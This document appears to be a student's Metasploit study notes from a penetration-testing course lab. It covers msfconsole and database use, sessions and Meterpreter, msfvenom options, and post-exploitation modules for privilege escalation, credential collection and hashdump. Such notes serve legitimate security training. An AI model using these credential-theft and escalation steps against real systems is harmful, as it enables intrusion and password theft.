*these are commands
Starting msfconsole with database:

- service postgresql start
- Msfdb initi

Msfconsole
-*help
-***make sure connected to a database
-*db_status (verify connected)
-*db_rebuild_cache (enables fast searching)
-search type:atype thing
-*search type:auxiliary login
-*show (warning - this is very big. Try to just do one at a time)
--Encoders -- Encoders ensure that payloads make it to their destination
--NOP Generators -- Nops keep the payload sizes consistent
--exploits -- Defined as modules that use payloads
--payloads -- Payloads consist of code that runs remotely
--auxiliary -- An exploit without a payload is an Auxiliary module
--post -- *modules* that can be run on compromised targets to gather evidence, pivot deeper into a target network, and much more

-Module Help

- *info
- *show options
- RHOSTS vs RHOST (RHOSTS can specify a range, RHOST one host)
- *spool (saves everything you type)

*^z (crtl z) - background a session
-*jobs
- exploit -j (as job)
- exploit -j -z (as job, do not interact with immediately
-*sessions
-*sessions -i # (interact with session #i)
-*sessions -k # (kill session #), -K kills all

Meterpreter
*channel
*shell
*cd “Documents and Settings”
Download proof.txt ../lab/227

Post exploitation

*use post/multi/recon/local_exploit_suggester


*use exploit/windows/local/service_permissions

*use post/windows/gather/credentials/credential_collector

*hashdump

Msfvenom


-



```
root@kali:~/PWK/Coursework/lab2/temp# msfvenom
Error: No options
MsfVenom - a Metasploit standalone payload generator.
Also a replacement for msfpayload and msfencode.
Usage: /usr/bin/msfvenom [options] <var=val>

Options:
    -p, --payload       <payload>    Payload to use. Specify a '-' or stdin to use custom payloads
        --payload-options            List the payload's standard options
    -l, --list          [type]       List a module type. Options are: payloads, encoders, nops, all
    -n, --nopsled       <length>     Prepend a nopsled of [length] size on to the payload
    -f, --format        <format>     Output format (use --help-formats for a list)
        --help-formats               List available formats
    -e, --encoder       <encoder>    The encoder to use
    -a, --arch          <arch>       The architecture to use
        --platform      <platform>   The platform of the payload
        --help-platforms             List available platforms
    -s, --space         <length>     The maximum size of the resulting payload
        --encoder-space <length>     The maximum size of the encoded payload (defaults to the -s value)
    -b, --bad-chars     <list>       The list of characters to avoid example: '\x00\xff'
    -i, --iterations    <count>      The number of times to encode the payload
    -c, --add-code      <path>       Specify an additional win32 shellcode file to include
    -x, --template      <path>       Specify a custom executable file to use as a template
    -k, --keep                       Preserve the template behavior and inject the payload as a new thread
    -o, --out           <path>       Save the payload
    -v, --var-name      <name>       Specify a custom variable name to use for certain output formats
        --smallest                   Generate the smallest possible payload
    -h, --help                       Show this message
```

Database



```
msf auxiliary(scanner/smb/smb_ms17_010) > help database

Database Backend Commands
=========================

    Command           Description
    -------           -----------
    db_connect        Connect to an existing database
    db_disconnect     Disconnect from the current database instance
    db_export         Export a file containing the contents of the database
    db_import         Import a scan result file (filetype will be auto-detected)
    db_nmap           Executes nmap and records the output automatically
    db_rebuild_cache  Rebuilds the database-stored module cache
    db_status         Show the current database status
    hosts             List all hosts in the database
    loot              List all loot in the database
    notes             List all notes in the database
    services          List all services in the database
    vulns             List all vulnerabilities in the database
    workspace         Switch between database workspaces
```

-Workspaces
-db_nmap
-Importing
*services -p 443 --rhosts
(this command will look for all services on port 443 and save them to rhosts)
*services -p 443 -o services_443.txt

Creds
Loot

*loot -f ../lab/227/proof.txt -i 257ea6949c88af6e0b160805b34fdab5 -a 10.11.0.227 -t proof
Be careful with -d -> this will delete the accompanying file

Initial Exploitation of Host
-KeepNote
-Staged Scanning